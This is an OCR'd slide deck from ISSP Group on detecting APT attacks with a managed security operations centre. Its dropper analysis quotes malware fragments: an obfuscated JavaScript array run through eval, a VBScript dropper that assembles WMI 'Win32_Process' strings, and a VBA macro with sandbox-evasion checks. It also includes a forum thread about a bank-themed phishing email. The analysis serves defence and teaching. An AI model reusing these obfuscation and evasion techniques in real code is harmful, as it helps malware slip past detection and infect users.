Identifying APT

using **ISSP Managed Security Services**

Roman Sologub | CEO, ISSP Group

ISSP - Information Systems Security Partners -

is a Group of Companies, specialized in cybersecurity, managed security services, state of the art professional training, and cutting edge research in the area of information systems security.

ISSP Information Systems Security Partners

Sales / Project Office

Technical Office


Support Desk & SOC Operators

SOC Technical Site

Lab & CERT

Training Center Facilities

ISSP Information Systems Security Partners



Technological Processes

Change Management
System Administration
Data Acquisition & Processing
Data Delivery and Visualization

Operational Processes

Daily Operations
Incident Management
Case Management
Incident Forensic and Reporting

Analytical Processes


Operational / Incident / Context
Hidden Incident Detection

Information and Knowledge

Internal Exchange
External Exchange


ThreatSCALE™
Sequence of Cyber Attack Lifecycle Events

Anatomy of Cyber Attack



Droppers: distortion noise

```
a','v',' ',';',''','o','C',''',' ','=',' ','8','e','T','Z','I',' ',' ','r','a','v',' ',' ',';',''','A'
,'e','d',''',' ','=',' ','q','R','V','P','J',' ',';','r','a','v',' ',' ',';',''','t',''',' ','=',' ','1'
,'a','A','H','H',' ',' ','r','a','v',';','}',';',' ','5','w','D','Y',' ',' ',';','n','r','u','t','e','r','{',
')','5','w','D','Y','(','9','z','G','E',' ',' ','n','o','i','t','c','n','u','f',';',' ','}',';','8','d'
,'X','v','S','B',' ',' ','n','r','u','t','e','r','{',')','8','d','X','Y','S','B','(','5','q','I','
,' ','n','o','i','t','c','n','u','f',' ',' ',';',''','h','s','u','p',''',' ',' ','=',' ',' ','2','v','N','Q',
' ',' ','r','a','v',' ',' ',';',''','t','g','n','e','l',''',' ',' ','=',' ','o','N','T',' ',' ','r','a','v',
';',' ',''','h',''',' ',' ','=',' ','8','y','Z','A','Q',' ',' ','r','a','v',' ',' ',';',''','C','m','o','r',
'f',''',' ',' ','=',' ','4','o','I','H','W',' ',' ','r','a','v',' ',' ',';',''','r','a','h',''',' ',' ','=',' ',
'4','x','W','O','L','Z',''',' ','r','a','v',' ',' ',';',''','d','o','C',''',' ',' ','=',' ','d','Q',' ',
'r','a','v',' ',' ',';',''','e',''',' ',' ','=',' ','3','x','O',' ',' ','r','a','v',' ',' ',';','}',';','y','Z','Z',
' ',' ','n','r','u','t','e','r','{',')',' ','y','Z','Z','(','3','j','Q','M',' ',' ','n','o','i','t','c','n
,'u','f',';','}',';','e','A','L',' ',' ','n','r','u','t','e','r','{',')','e','A','L',' ','(','9','h',
'J','N','W','T',' ',' ','n','o','i','t','c','n','u','f',' ',' ',';',''','i','o','j',''',' ',' ','=',' ','m',
',','B','O','S','A',' ',' ','r','a','v',' ',' ',';',''','n',''',' ',' ','=',' ',' ','q','Q','Z',' ',' ','r','a','v',
';',' ','}',';','c','L','D',' ',' ','n','r','u','t','e','r','{',')','c','L','D','(','3',' ','f','P','L','v',
'S',' ',' ','n','o','i','t','c','n','u','f',' ',' ',';',''','t','a','e','r','C',''',' ',' ','=',' ',' ','8','f
,'A','T','D',' ',' ','r','a','v',' ',' ',';',''','O','e',''',' ',' ','=',' ',' ','1','W','N',' ',' ','r','a','v',
' ',' ',';',''','j','b',''',' ','=',' ','8','o','W','Y',' ',' ','r','a','v',' ',' ',';',''','t','c','e',''',
' ',' ','=',' ',' ','W','H','P',' ',' ','r','a','v',' ',' ',';',''','O','D','A',''',' ',' ','=',' ','2','p','X',
'A','G',' ',' ','r','a','v',' ',' ',';',''','t','S',' ','B','D',''',' ',' ','=',' ','8','b','X',' ',' ','r','a',
'v',' ',' ',';',''','e','r',''',' ',' ','=',' ','b','L','R','S',' ',' ','r','a','v',' ',' ',';',''','m','a',''',
' ',' ','=',' ',' ','7','h','X','F','L',' ',' ','r','a','v',' ',' ',';',''','y','t',''',' ',' ','=',' ','v','T',
'V','Z',' ',' ','r','a','v',' ',' ',';',''','e','p',''',' ','=',' ',' ','z','K','X','R',' ',' ','r','a','v',' ',
';',''','s','r','a','h','C',''',' ','=',' ','1','r','W','M','R','N',' ',' ','r','a','v',';',' ',
''','t','e',''',' ',' ','=',' ','6','b','X','E',' ',' ','r','a','v',' ',' ',';',''','n','e','p','o',''',' ',' ',
',','=',' ',' ','7','j','E','R','J',' ',' ','r','a','v',' ',' ',';',''','e','t','i','r','W',''',' ',' ','=',' ',' ','e
,''',' ','t','x',''',' ',' ','=',' ','0','m','L','G','B',' ',' ','r','a','v',' ',' ',';',''','e','v','a','S',''',
' ',' ','=',' ',' ','9','t','A','N',' ',' ','r','a','v',' ',' ',';',''','o','T',''',' ',' ','=',' ',' ','9','l','B',',
'J',' ',' ','r','a','v',' ',' ',';',''','e','l','i','F',''',' ',' ','=',' ',' ','o','L','L','B',' ',' ','r','a','v'
,' ',' ',';',''','e','s','o','l','c',''',' ',' ','=',' ','m','W',' ',' ','r','a','v'];

    /*@cc_on

    var a = 123;
    @*/

    b = aCTPPzvlpD.reverse()["j"+"o"+"in"]('');
    if (a == 123) eval(b);

    print(a);

student@Mac-Air:~/Work/jsunpack-n$ cat ~/Work/PENDING/virus/swiftf59.js
```



Droppers: nested dolls

```
vargueno = ".\" + LCase("r")

'vargueno =".\r"

asquint = habitation

Else

soar = "palisade"
depilation = "carob"
allezvousen = "ur" + Left("beoverambitious", 2)

'allezvousen = "urbe"

diaphone = "curiae"

End If

anunnaki = Log(88)

If anunnaki <> 93 Then

granulate = vargueno & "oo" + Mid("alext\cimv2cramp", 5, 7)

'granulate=".\root\cimv2"

interpretation = interpretation / 491
interpretation = interpretation + 220

Else

habitation = soar
betise = Mid("cunctacag", 7, 2) + Right("parbon", 4) + Right("easierado", 3)

'betise = "carbonado"

excommunication = "inglese"

End If

silverback = Log(39)

If silverback <> 83 Then

Set millionaire = GetObject(psilopsida + granulate)
'millionaire =

soar = "damselfly"
albuterol = Mid("hamamelidaceaeWinmimosaceae", 15, 3) + Left("32 Processunderpass", 10) 'albuterol = "Win32_Process"
habitation = soar

Else

habitation = soar
```


```
soar = "damselfly"
albuterol = Mid("hamamelidaceaeWinmimosaceae", 15, 3) + Left("32 Processunderpass", 10) 'albuterol = "Win32_Process"
habitation = soar

Else
```


Этот кусок, кода даст нам такой результат

These pieces of code will eventually assemble into malicious line of code

Dropper functional schema


```
Public Sub nqEF()
On Error GoTo qTiU
If Application.UserName = "PSPUBWS " Then Module1.eXZfx s("Bad username")
If Application.RecentFiles.Count < 3 Then Module1.eXZfx s("Bad history")
Cjep = ELLSx
For Each LYyR In Sspyg
If Module1.zFnKx(Cjep, LYyR) <> 0 Then Module1.eXZfx s("Bad ISP", 26, 40)
Next
cDsj dCjgc
Exit Sub
qTiU:
End Sub
```




Legend
Function
WinAPI
Value
Variable
Array
Argument
Function return
For/While
String operator

ISSP

Dropper: HANKITOR



Советчица » Бизнес, Финансы » Банк

руки_Крюги

это развод или мне прислали вирус???

Пришло на почту:
От кого:
Богдан Зайчук
Високошановний пане/пані!

Юридичний відділ ВТБ Банк сповіщує Вас про те, що на Ваш паспорт 18.09.2015 року, за допомогою нашої сервісу онлайн банкінгу, було взято терміновий кредит на суму 37 605,00 гривень.

На дату надсилання цього листа належну суму за кредитом не погашено. Станом на даний момент року Ваш борг з урахуванням штрафу (0,7% за кожну добу прострочення оплати) становить 37 000,59 грн.

У зв'язку з цим, на підставі договору, керівництвом банку було прийнято рішення про складання позову до суду на Ваше ім'я.

Пропонуємо ознайомитись з відповідними документами.

Залишаємось з пошаною,
Юрисконсульт
Богдан Зайчук

И прикреплен файл якобы в формате ДОК.

Пы сы с этим банком никаких дел не имела. Пы пы сы - на указанную дату меня не было в стране, паспорт не теряла.

14 июля 2016 в 13:58

Пушистый Пельмень 10 14 июля 2016 в 14:08

вирус. наши айтишники нас предупредили, что это вирус! 100%

руки_Крюги (автор) 11 14 июля 2016 в 14:10 Ответ для **Пушистый Пельмень**

Цитата:

вирус. наши айтишники нас предупредили, что это вирус! 100%

СПАСИБО, удалила письмо


но вложение уже открыла...

Вопрос закрыт


Take away #1
Assume compromise..

